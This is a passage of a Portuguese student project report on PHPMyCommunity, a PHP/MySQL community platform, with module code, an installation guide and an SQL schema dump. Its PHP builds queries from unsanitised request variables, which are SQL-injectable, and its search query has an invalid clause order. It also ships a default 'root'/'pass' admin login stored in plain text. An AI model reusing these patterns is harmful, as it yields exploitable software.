Quando é removida uma sondagem, a pergunta, as respostas e os comentários são todos apagados da base de dados usando vários pedidos SQL. Como mostra o seguinte código PHP retirado do ficheiro *a_poll.php*:

```
// Existe um id... Vamos verificar se ele existe na base de dados.
$sql_no_cheat="select count(id) as cnt from poll_perguntas where id='$id_poll' group
by id ";
$resultado_no_cheat= mysql_db_query ("$MYSQL_server_bd", $sql_no_cheat);
if ($resultado_no_cheat){
   $registo_no_cheat=mysql_fetch_array ($resultado_no_cheat);
   $cnt=$registo_no_cheat['cnt'];
   if ($cnt=='1'){
      // A variável existe, e vamos começar a apagar tudo
      // Apagar os comentários todos desta pergunta..
      $sql_del_coments="delete from poll_comentarios where id_pergunta='$id_poll'";
      $resultado_del_coments=mysql_db_query ("$MYSQL_server_bd", $sql_del_coments);
      // Apagar registo dos votos.
      $sql_del_registo="delete from poll_voted where id_pergunta='$id_poll'";
      $resultado_del_registo=mysql_db_query ("$MYSQL_server_bd", $sql_del_registo);
      if ($resultado_del_registo){

         // Apagar respostas
         $sql_del_respostas="delete from poll_respostas where
         id_pergunta='$id_poll'";
         $resultado_del_respostas=mysql_db_query("$MYSQL_server_bd",
         $sql_del_respostas);
         if ($resultado_del_respostas){
            // Apagar a pergunta
            $sql_del_pergunta="delete from poll_perguntas where id='$id_poll'";
            $resultado_del_pergunta=mysql_db_query ("$MYSQL_server_bd",
            $sql_del_pergunta);
            if ($resultado_del_pergunta){
               $del_all='true';
            }
         }
      }
   }else{
      […]
```

Para simplificar a criação de uma nova sondagem, todo o processo é efectuado em dois passos. O primeiro consiste em escrever a pergunta e designar o número de respostas que o administrador deseja inserir. O segundo e último passo é a colocação das perguntas, para depois validar o formulário; e assim criar uma nova sondagem.




Ilustração 37 - Exemplo da administração de sondagens. Com o primeiro passo da criação de uma nova sondagem.

5.8. Motor de pesquisa

Este motor de busca tem uma característica específica, ou seja, a pesquisa a ser efectuada é unicamente interna. Assim, toda a informação retornada será executada de acordo com o conteúdo da plataforma. O motor de pesquisa utiliza a base de dados inerente à plataforma. A sua utilização é bastante acessível, uma vez que, através de uma ou várias palavras, o motor consegue aceder ao SGBD e assim executar a pesquisa. A palavra inserida tem que ter obrigatoriamente mais de 3 caracteres. Caso contrário, a procura não será efectuada. O motor de busca do PHPMyCommunity permite ao utilizador, seleccionar quais os principais módulos (notícias, fórum, produtos, artigos…)a pesquisar. Existe ainda uma opção que proporciona ao visitante a oportunidade de pesquisar em todos os campos.

Ilustração 38 - Exemplo de pesquisa efectuada unicamente nas notícias com a palavra "PHPMyCommunity".

O objectivo da realização de um motor de pesquisa interno é a apresentação de conteúdo a partir de uma palavra. Não se trata de um motor por *robots* que irá procurar em páginas, criando uma base de dados de informação sobre este resultado. No caso do PHPMyCommunity, o resultado é instantâneo procurando directamente nos campos pedidos, criando várias páginas caso seja necessário. A apresentação por páginas é configurada no ficheiro *config.php*, que permite definir o número de resultados por página. O código seguinte é um exemplo de uma pesquisa às notícias , proveniente do ficheiro *procura.php*.

```
$array=explode(" ",$search_box);
$sql="select id,campo_sujeito,campo_msg,news_resumo from news where ";
for($i=0;$i<count($array);$i++){
   if(strlen($array[$i])>2){
      if($i!=0) $sql.=" AND ";
         $sql.=" (campo_sujeito like ('%$array[$i]%') or campo_msg like
         ('%$array[$i]%') or news_resumo like('%$array[$i]%'))";
   }
}
$sql.="order by id limit $inicio,$range group by id";
```

5.9. Contactos

Último modulo do PHPMyCommunity, essencial pelo seu conteúdo, simples pela sua aparência. A página dos contactos foi criada com o objectivo de informar o visitante sobre a forma de entrar em contacto com o administrador da página (ou comunidade por ele representada).

Na área de administração, o campo dos contactos possui, tal como a caixa de apresentação (página inicial) a possibilidade de inserir código HTML, para a criação de um resultado mais personalizado. Foi inserida a possibilidade de inserir imagem pensando nos casos em que poderá existir um mapa para situar geograficamente o contacto, ou simplesmente, a colocação de um logótipo.



Contactos
Título a mestre...
PHPMyCommunity
Rua do pão quente, 245
Castelo da Maia - PORTO
- p o r t u g a l -
Qualquer problema, ou informação entrar em contacto com o webmaster por email:
gade@netcabo.pt ou telemovel: 94.440.7397
brevemente em : www.airsoftportugal.com....
atenção!
ele vem aí...
AIRSOFT portugal

Ilustração 39 – Exemplo de apresentação dos contactos.

6. CONCLUSÃO

Um projecto como o PHPMyCommunity não se pode concluir, porque terá sempre melhorias e acabamentos. Pode-se, no entanto, fechar o projecto terminando todas funcionalidades inicialmente previstas, não esquecendo todos os pequenos problemas que irão ser resolvidos com o tempo e à medida que irão surgir. Com a entrega deste documento, será terminada a primeira versão da plataforma: PHPMyCommunity v1.0.

6.1. Objectivos atingidos

Pode-se dizer que o grande objectivo concretizado foi, sem dúvida, a assimilação desta nova forma de programação orientada para a Internet. A criação de páginas dinâmicas implica um vasto leque de conhecimentos que, progressivamente foram assimilados.

Em toda a fase do projecto, esteve presente a aprendizagem da sintaxe, melhorias de código, ciclos e muito mais, sempre na óptica de quem poderá um dia tentar melhorar a plataforma.

A nível de matéria concretizada, só a integração da plataforma com o layout (com a possibilidade de um futuro sistema de layout dinâmico) foi um desafio importante, e que de uma forma geral foi bem concebido e realizado. Cada um dos módulos foi um objectivo a atingir, um por um, foram escritos sempre com duas perspectivas: optimização e segurança.

O inconveniente destes objectivos é a existência de código que pode parecer repetitivo, pois trata-se de código semelhante, mas sempre com alguma diferença. Esta redundância é muito encontrada ao nível da segurança, onde se repete o código de verificações (por exemplo dos privilégios, ou existência de um ID na base de dados). Por um lado, demora-se mais tempo a entrar, mas por outro sabe-se que as pessoas que estão dentro estão autorizadas. Este fenómeno é muito visto na parte da administração, tendo em conta que, apenas uma pequena parte dos utilizadores terá acesso à administração.

De um modo geral, os objectivos iniciais e as expectativas foram superadas mas, com a ajuda dos utilizadores reais do www.airsoftportugal.com, já estão previstos muitos outros.

6.2. Objectivos futuros

Apesar de ter finalizado o projecto, PHPMyCommunity ainda não foi lançado oficialmente na Internet. Pretende-se desenvolver uma página oficial construída a partir da plataforma e assim tentar desenvolver uma comunidade de ajuda e desenvolvimento ao PHPMyCommunity.

Algumas melhorias ao nível de optimização de código PHP estão previstas a curto prazo, um sistema seguro de inserção de *tags* HTML[1] (tipo Microsoft Word), que permitirá dar maior relevo ao texto (nomeadamente às notícias, artigos e descrições dos links, downloads etc..). Está também prevista a integração de uma galeria de fotografias, calendário de eventos, uma secção dedicada aos classificados e muitas novas melhorias ao fórum actual.

Para testar a plataforma, existe uma comunidade nacional (Comunidade de Airsoft Portugal) que está a usar o sistema nos seus servidores (www.airsoftportugal.com). Dentro de pouco tempo será lançado mais duas páginas web. A primeira será uma comunidade de utilizadores de scooters em Portugal (PTscooter), e a segunda será a comunidade de alunos de um centro de explicações (Raíz Quadrada).

A nível técnico, existem outras metas, uma dais quais será a melhoria do tamanho geral da página gerada com vista a um maior cuidado para os utilizadores equipados com modems 56K.

[1] Na programação de páginas HTML, uma *tag* é simplesmente a formatação do texto. Por exemplo, um texto em negrito terá que ter a seguinte *tag*: texto em negrito .

A – APÊNDICE: MANUAL DE INSTALAÇÃO

Após obtenção da plataforma em formato *zip* (Windows) ou *tgz* (Linux), o utilizador terá que extrair os ficheiros numa directoria visível ao servidor web. Tomando por exemplo, o domínio "www.omeusite.com", onde terá a conta "*account*", sendo o endereço da sua página: "www.omeusite.com/~account/".
A instalação supõe que o utilizador já instalou a base de dados usando ficheiro *phpmycommunity.sql*.
Se não estiver familiarizado com estas manipulações, baseie-se no texto explicativo sobre o PHPMyAdmin logo após o modo de instalação em Linux em Windows.

O seguinte modo de instalação é especifico para o sistema operativo Linux (e semelhantes) efectuando estes comandos localmente ou por *SSH* (sendo o *telnet* pouco seguro). Partindo do pressuposto que a colocação do ficheiro por FTP (ou outro meio) já está concluída

1. **cd ~** (o que o direccionará para a sua conta pessoal).
2. **cd public_html** (ou www, depende do servidor, mas terá que se colocar num sitio visível pela Internet.
3. **tar –zxf PHPMyCommunity.tar.gz** (criando assim uma pasta chamada PHPMyCommunity com todos os ficheiros PHP no seu interior.)
4. **cd PHPMyCommunity** (vai ao interior da directoria).
5. **vi config.php** (vi é um editor de texto, poderá eventualmente utilizar o emacs, pico, nano ou qualquer outro)
6. No config.php terá que alterar as variáveis para ligação a base de dados e localização do index.php em relação ao seu site, neste caso (não colocar um "/" no final): "http://www.omeusite.com/~account/PHPMyCommunity" . Poderá eventualmente efectuar outro tipo de modificações relativas ao número de notícias por página, menu do site em GD, etc….
7. Fim, a plataforma já está à funcionar. Terá que identificar-se na página usando o login "root" com a palavra chave "pass". É aconselhada a mudança imediata da sua senha na área pessoal.

Em Windows, o modo de instalação é idêntico, alterando o pormenor de extracção do documento.

1. Colocação na raíz da sua conta, extracção com winzip (ou winrar, winace, etc..)
2. Edição do config.php, tendo o cuidado de alterar as mesmas variáveis do que no modo de instalação em Linux.

Com a finalidade de ser o mais simples possível, aconselha-se o uso de um gestor de base de dados como o phpMyAdmin, encontrado na sua página oficial: http://www.phpmyadmin.net/
O modo de instalação deste ultimo poderá ser lido em: http://www.phpmyadmin.net/documentation/

Após a instalação, diriga-se para a página de administração da sua base de dados (seguindo o exemplo anterior: http://www.omeusite.com/~account/phpMyAdmin-x.x.x-php/)

1. Terá que criar uma base de dados, usando a ferramenta phpMyAdmin.
2. Seleccioná-la, e encontrar a opção que diz: "Localização do arquivo de texto :", pressionar o botão "browse" e apontar para o ficheiro *phpmycommunity.sql* . A seguir pode clicar no botão "executar". Este processo irá instalar as tabelas e os campos do PHPMyCommunity.

Configuração pós-instalação:

1. Para personalização da sua página, terá que alterar as imagens do topo. Existem duas imagens para este efeito: *logotipo.gif* e *background.jpg* (ambos na directoria /gfx/menu/), onde terá que editar estas imagens ao seu gosto, e em relação a imagem que pretende comunicar aos seus visitantes. Poderá encontrar Os ficheiros originais em formato .PSD na pasta: phpMyCommunity v.1.0/_help/imagens do topo/

2. Foi incluído um sistema de estatísticas denominado "*phphits*", que permite ter mais informações sobre as visitas que foram efectuadas. A aplicação foi alterada de tal forma em poder ser incluída no pacote PHPMyCommunity. No entanto, ela foi pré-configurada podendo ser alterada no ficheiro *settings.inc.php* (/admin/FicheiroDeAdministracao/phphits/).
3. Verificar se às directorias onde será efectuado o envio de imagens estão com as permissões de escrita e leitura:

    a. /gfx/artigos
    b. /gfx/forum/posts
    c. /gfx/grupos
    d. /gfx/news/cat
    e. /gfx/news/im_noticias
    f. /gfx/outros
    g. /gfx/produtos
    h. /gfx/users

B - APÊNDICE: CÓDIGO SQL

```
# phpMyAdmin MySQL-Dump
# version 2.2.6
# http://phpwizard.net/phpMyAdmin/
# http://www.phpmyadmin.net/ (download page)
#
# --------------------------------------------------------

#
# Estrutura da tabela `ap`
#

DROP TABLE IF EXISTS `ap`;
CREATE TABLE `ap` (
  `id` int(32) NOT NULL auto_increment,
  `ap_cat` int(32) NOT NULL default '0',
  `nome` varchar(255) NOT NULL default '',
  `resumo` varchar(255) NOT NULL default '',
  `descricao` text NOT NULL,
  `tipo` varchar(15) NOT NULL default '',
  `owner` varchar(200) NOT NULL default '',
  `preco` varchar(255) NOT NULL default '',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  `gfx` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabala dos artigos e dos produtos';

#
# Extraindo dados da tabela `ap`
#

# --------------------------------------------------------

#
# Estrutura da tabela `ap_cat`
#

DROP TABLE IF EXISTS `ap_cat`;
CREATE TABLE `ap_cat` (
  `id` int(32) NOT NULL auto_increment,
  `nome` varchar(255) NOT NULL default '',
  `descricao` text NOT NULL,
  `tipo` varchar(15) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabala  das categorias dos artigos e dos produtos';

#
# Extraindo dados da tabela `ap_cat`
#

# --------------------------------------------------------

#
# Estrutura da tabela `ap_comentarios`
#

DROP TABLE IF EXISTS `ap_comentarios`;
CREATE TABLE `ap_comentarios` (
  `id` int(32) NOT NULL auto_increment,
  `id_ap` int(32) NOT NULL default '0',
  `corpo` text NOT NULL,
  `owner` varchar(200) NOT NULL default '',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela dos comentarios dos produtos e dos artigos';

#
# Extraindo dados da tabela `ap_comentarios`
#
```

```
# --------------------------------------------------------

#
# Estrutura da tabela `categorias_menu`
#

DROP TABLE IF EXISTS `categorias_menu`;
CREATE TABLE `categorias_menu` (
  `id` int(32) NOT NULL auto_increment,
  `nivel` varchar(255) NOT NULL default '0',
  `posicao` int(32) NOT NULL default '0',
  `nome_cat` varchar(14) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `categorias_menu`
#

INSERT INTO `categorias_menu` (`id`, `nivel`, `posicao`, `nome_cat`) VALUES (54, '2', 5,
'admin'),
(45, '1', 1, 'menu'),
(58, '8', 90, 'a. forum'),
(59, '512', 91, 'a. noticias');
# --------------------------------------------------------

#
# Estrutura da tabela `categorias_news`
#

DROP TABLE IF EXISTS `categorias_news`;
CREATE TABLE `categorias_news` (
  `id_cat_news` int(32) NOT NULL default '0',
  `categoria_news` varchar(25) NOT NULL default '',
  `desc_cat_news` varchar(80) NOT NULL default '',
  `id_news_admin` int(32) NOT NULL default '1',
  `cat_news_gfx` varchar(250) NOT NULL default '',
  PRIMARY KEY  (`id_cat_news`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `categorias_news`
#

# --------------------------------------------------------

#
# Estrutura da tabela `config`
#

DROP TABLE IF EXISTS `config`;
CREATE TABLE `config` (
  `nome_do_site` varchar(200) NOT NULL default '',
  `welcome` varchar(255) NOT NULL default '',
  `welcome_msg` blob NOT NULL,
  `welcome_ass` varchar(26) NOT NULL default '',
  PRIMARY KEY  (`nome_do_site`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `config`
#

INSERT INTO `config` (`nome_do_site`, `welcome`, `welcome_msg`, `welcome_ass`) VALUES
('PHPMyCommunity', 'Título da janela', 'O que ser&aacute; entrar numa loja e n&atilde;o
ser capaz de identificar imediatamente \r\n  que tipo de loja &eacute;, e que tipo de
produto vende? </p>\r\n<p>Agora este aspecto aplica-se igualmente &agrave; p&aacute;gina
de entrada de \r\n  qualquer site, seja ele comercial ou n&atilde;o. <br>\r\n  A
identifica&ccedil;&atilde;o dos objectivos &eacute; primordial, os visitantes \r\n
t&ecirc;m que entender, em muito pouco tempo o tipo de p&aacute;gina que est&aacute;
\r\n  a ver e os servi&ccedil;os que disp&otilde;e. <br>\r\n  Se este pormenor
n&atilde;o for respeitado, o site ser&aacute; um fracasso porque \r\n  ningu&eacute;m
perder&aacute; mais tempo em visualizar outras p&aacute;ginas \r\n  sem ter a
m&iacute;nima ideia do que elas poder&atilde;o oferecer-lhe.
</p>\r\n<p> </p>\r\n<p>Jacob Nielsen.', 'Assinatura do webmaster');
# --------------------------------------------------------

#
```

```
# Estrutura da tabela `contactos`
#

DROP TABLE IF EXISTS `contactos`;
CREATE TABLE `contactos` (
  `id` int(1) NOT NULL default '0',
  `titulo_janela` varchar(30) NOT NULL default '',
  `conteudo` text NOT NULL,
  `legenda_gfx` varchar(255) NOT NULL default '',
  `gfx` varchar(255) NOT NULL default ''
) TYPE=MyISAM;

#
# Extraindo dados da tabela `contactos`
#

# --------------------------------------------------------

#
# Estrutura da tabela `counter`
#

DROP TABLE IF EXISTS `counter`;
CREATE TABLE `counter` (
  `rowid` int(10) unsigned NOT NULL default '0',
  `hits` int(10) unsigned NOT NULL default '0',
  PRIMARY KEY  (`rowid`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `counter`
#

# --------------------------------------------------------

#
# Estrutura da tabela `dl`
#

DROP TABLE IF EXISTS `dl`;
CREATE TABLE `dl` (
  `id` int(32) NOT NULL auto_increment,
  `nome` varchar(255) NOT NULL default '',
  `url` varchar(255) NOT NULL default '',
  `descricao` varchar(255) NOT NULL default '',
  `inserido` varchar(255) NOT NULL default '',
  `tipo` varchar(10) NOT NULL default '',
  `dl_cat` int(32) NOT NULL default '0',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='tabela com todos os links e downloads';

#
# Extraindo dados da tabela `dl`
#

# --------------------------------------------------------

#
# Estrutura da tabela `dl_cat`
#

DROP TABLE IF EXISTS `dl_cat`;
CREATE TABLE `dl_cat` (
  `id` int(32) NOT NULL auto_increment,
  `nome` varchar(255) NOT NULL default '',
  `descricao` varchar(255) NOT NULL default '',
  `tipo` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='dl -> downloads/links  | tabela das categorias';

#
# Extraindo dados da tabela `dl_cat`
#

# --------------------------------------------------------
```

```
#
# Estrutura da tabela `dl_comentarios`
#

DROP TABLE IF EXISTS `dl_comentarios`;
CREATE TABLE `dl_comentarios` (
  `id` int(32) NOT NULL auto_increment,
  `id_referer` int(32) NOT NULL default '0',
  `corpo` blob NOT NULL,
  `enviado_por` varchar(255) NOT NULL default '',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela dos comentarios | id_referer é o ID da tabela dl';

#
# Extraindo dados da tabela `dl_comentarios`
#

# --------------------------------------------------------

#
# Estrutura da tabela `forum`
#

DROP TABLE IF EXISTS `forum`;
CREATE TABLE `forum` (
  `id_forum` int(100) NOT NULL auto_increment,
  `nome_forum` varchar(100) NOT NULL default '',
  `desc_forum` varchar(255) NOT NULL default '',
  `status` varchar(10) NOT NULL default 'true',
  `id_admin_forum` int(100) NOT NULL default '0',
  `id_forum_cat` int(100) NOT NULL default '0',
  `nivel_forum` int(100) NOT NULL default '0',
  `num_thread` varchar(255) NOT NULL default '',
  `num_posts` varchar(255) NOT NULL default '',
  `posicao` int(32) NOT NULL default '1',
  PRIMARY KEY  (`id_forum`)
) TYPE=MyISAM COMMENT='tabela para armazenar os foruns de discussao';

#
# Extraindo dados da tabela `forum`
#

# --------------------------------------------------------

#
# Estrutura da tabela `forum_cat`
#

DROP TABLE IF EXISTS `forum_cat`;
CREATE TABLE `forum_cat` (
  `id_forum_cat` int(32) NOT NULL auto_increment,
  `nome_forum_cat` varchar(100) NOT NULL default '',
  `desc_forum_cat` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id_forum_cat`)
) TYPE=MyISAM COMMENT='categorias dos foruns de conversa.';

#
# Extraindo dados da tabela `forum_cat`
#

# --------------------------------------------------------

#
# Estrutura da tabela `forum_posts`
#

DROP TABLE IF EXISTS `forum_posts`;
CREATE TABLE `forum_posts` (
  `id` int(32) NOT NULL auto_increment,
  `titulo` varchar(100) NOT NULL default '',
  `msg` blob NOT NULL,
  `anexo` varchar(255) NOT NULL default '',
  `data_post` varchar(10) NOT NULL default '',
  `hora_post` varchar(10) NOT NULL default '',
  `count` varchar(255) NOT NULL default '',
  `id_forum` int(32) NOT NULL default '0',
```

```
  `id_user` int(32) NOT NULL default '0',
  `id_topic` int(32) NOT NULL default '0',
  `thread` int(32) NOT NULL default '0',
  `ip_poster` varchar(30) NOT NULL default '',
  `mstime` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='tabela para armazenar as mensagens enviadas em cada forum';

#
# Extraindo dados da tabela `forum_posts`
#

# --------------------------------------------------------

#
# Estrutura da tabela `grupos`
#

DROP TABLE IF EXISTS `grupos`;
CREATE TABLE `grupos` (
  `id` int(32) NOT NULL auto_increment,
  `id_grupo` int(32) NOT NULL default '0',
  `id_admin_grupo` int(100) NOT NULL default '0',
  `nome_grupo` varchar(255) NOT NULL default '',
  `local_grupo` varchar(255) NOT NULL default '',
  `data_dia` char(2) NOT NULL default '',
  `data_mes` char(2) NOT NULL default '',
  `data_ano` varchar(4) NOT NULL default '',
  `website` varchar(255) NOT NULL default '',
  `descricao` text NOT NULL,
  `contactos` varchar(255) NOT NULL default '',
  `gfx` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id`),
  KEY `id` (`id`),
  FULLTEXT KEY `nome_grupo` (`nome_grupo`)
) TYPE=MyISAM COMMENT='id_grupo=id que diz respeito a regiao';

#
# Extraindo dados da tabela `grupos`
#

# --------------------------------------------------------

#
# Estrutura da tabela `log`
#

DROP TABLE IF EXISTS `log`;
CREATE TABLE `log` (
  `rowid` int(10) unsigned NOT NULL auto_increment,
  `ip` char(15) NOT NULL default '',
  `host` char(100) NOT NULL default '',
  `browser` char(100) NOT NULL default '',
  `language` char(5) NOT NULL default '',
  `referrer` char(100) NOT NULL default '',
  `page` char(100) NOT NULL default '',
  `tstamp` int(10) NOT NULL default '0',
  PRIMARY KEY  (`rowid`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `log`
#

# --------------------------------------------------------

#
# Estrutura da tabela `login`
#

DROP TABLE IF EXISTS `login`;
CREATE TABLE `login` (
  `id` int(32) NOT NULL auto_increment,
  `nome` varchar(250) NOT NULL default '',
  `username` varchar(250) NOT NULL default '',
  `password` varchar(250) NOT NULL default '',
  `email` varchar(250) NOT NULL default '',
  `hobbies` varchar(250) NOT NULL default '',
```

```
  `icq` varchar(250) NOT NULL default '',
  `msn` varchar(250) NOT NULL default '',
  `avatar` varchar(250) NOT NULL default 'O utilizador não enviou nenhum avatar.',
  `data_dia` varchar(10) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  `idade` varchar(250) NOT NULL default '',
  `site` varchar(250) NOT NULL default '',
  `assinatura` varchar(250) NOT NULL default 'O utilizador é mto discreto...',
  `ultimo_ip` varchar(20) NOT NULL default '',
  `numero_post` varchar(250) NOT NULL default '0',
  `nivel` int(8) NOT NULL default '3',
  `localidade` varchar(200) NOT NULL default '',
  `id_regiao` int(100) NOT NULL default '0',
  `id_grupo` int(32) NOT NULL default '0',
  `recup_questao` varchar(255) NOT NULL default '',
  `recup_resposta` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id`),
  UNIQUE KEY `nome` (`nome`),
  UNIQUE KEY `id` (`id`),
  FULLTEXT KEY `avatar` (`avatar`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `login`
#

INSERT INTO `login` (`id`, `nome`, `username`, `password`, `email`, `hobbies`, `icq`,
`msn`, `avatar`, `data_dia`, `data_hora`, `idade`, `site`, `assinatura`, `ultimo_ip`,
`numero_post`, `nivel`, `localidade`, `id_regiao`, `id_grupo`, `recup_questao`,
`recup_resposta`) VALUES (1, 'administrador', 'root', 'gaBzVUg5grDbg', '', '-', '-', '-
', 'gfx/users/root_root.jpg', '17/11/03', '00:01', '00', '', '<br>Entidade
Administrativa<br>', '', '0', 4095, '-', 5, 0, 'Não poderá recuperar a palavra-chave do
root.', 'pass');
# --------------------------------------------------------

#
# Estrutura da tabela `membros_offline`
#

DROP TABLE IF EXISTS `membros_offline`;
CREATE TABLE `membros_offline` (
  `id` int(32) NOT NULL auto_increment,
  `id_regiao_membros_offline` int(32) NOT NULL default '0',
  `id_grupo_membros_offline` int(32) NOT NULL default '0',
  `nickname` varchar(255) NOT NULL default '',
  `nome__membros_offline` varchar(255) NOT NULL default '',
  `idade_membros_offline` tinyint(100) NOT NULL default '0',
  `localidade__membros_offline` varchar(255) NOT NULL default '',
  `hobbies_membros_offline` varchar(255) NOT NULL default '',
  `data_dia_membros_offline` varchar(20) NOT NULL default '0',
  `data_hora_membros_offline` varchar(20) NOT NULL default '0',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Membros que pertecem a grupos, mas que nao tem internet.';

#
# Extraindo dados da tabela `membros_offline`
#

# --------------------------------------------------------

#
# Estrutura da tabela `menu`
#

DROP TABLE IF EXISTS `menu`;
CREATE TABLE `menu` (
  `id` int(32) NOT NULL auto_increment,
  `posicao` int(32) NOT NULL default '0',
  `nome_item` varchar(10) NOT NULL default '',
  `url_item` varchar(250) NOT NULL default '',
  `nivel` int(32) NOT NULL default '1',
  `ordem` int(16) NOT NULL default '0',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `menu`
#
```

```
INSERT INTO `menu` (`id`, `posicao`, `nome_item`, `url_item`, `nivel`, `ordem`) VALUES
(1, 1, 'home', '/index.php?p=index', 1, 1),
(5, 1, 'links', '/index.php?p=links', 1, 10),
(4, 1, 'membros', '/index.php?p=members', 1, 3),
(6, 1, 'downloads', '/index.php?p=downloads', 1, 9),
(8, 1, 'produtos', '/index.php?p=produtos', 1, 5),
(10, 1, 'contactos', '/index.php?p=contactos', 1, 11),
(14, 1, 'artigos', '/index.php?p=artigos', 1, 6),
(3, 1, 'noticias', '/index.php?p=news', 1, 2),
(2, 1, 'log-in', '/index.php?p=login', 1, 12),
(13, 1, 'forum', '/index.php?p=forum', 9, 4),
(11, 1, 'sondagens', '/index.php?p=sondagens', 1, 7),
(238, 5, 'contactos', '/index.php?p=admin&auth=a_contactos', 2048, 9),
(26, 5, 'conf. base', '/index.php?p=admin&auth=a_site', 2048, 10),
(16, 5, 'pessoal', '/index.php?p=admin&auth=a_pessoal', 2, 1),
(17, 5, 'membros', '/index.php?p=admin&auth=a_membros', 1024, 3),
(237, 91, 'noticias', '/index.php?p=admin&auth=a_noticias', 512, 0),
(19, 5, 'my Group', '/index.php?p=admin&auth=a_mygroup', 256, 2),
(20, 5, 'links', '/index.php?p=admin&auth=a_links', 128, 8),
(21, 5, 'downloads', '/index.php?p=admin&auth=a_downloads', 64, 7),
(22, 5, 'produtos', '/index.php?p=admin&auth=a_produtos', 32, 5),
(24, 90, 'forum', '/index.php?p=admin&auth=a_forum', 8, 0),
(23, 5, 'sondagens', '/index.php?p=admin&auth=a_poll', 16, 6),
(25, 5, 'artigos', '/index.php?p=admin&auth=a_artigos', 4, 4),
(233, 1, 'pesquisa', '/index.php?p=search', 1, 8),
(235, 90, 'cat.forum', '/index.php?p=admin&auth=a_catforum', 2048, 0),
(236, 91, 'cat.news', '/index.php?p=admin&auth=a_catnews', 2048, 0),
(239, 5, 'stats', '/index.php?p=admin&auth=a_stats', 1024, 11);
# --------------------------------------------------------

#
# Estrutura da tabela `mp`
#

DROP TABLE IF EXISTS `mp`;
CREATE TABLE `mp` (
  `id` int(32) NOT NULL auto_increment,
  `id_remetente` int(32) NOT NULL default '0',
  `id_destinatario` int(32) NOT NULL default '0',
  `mp_assunto` varchar(255) NOT NULL default '',
  `mp_msg` blob NOT NULL,
  `mp_data` varchar(20) NOT NULL default '',
  `mp_hora` varchar(10) NOT NULL default '',
  `mp_lida` char(1) NOT NULL default '0',
  PRIMARY KEY  (`id`)
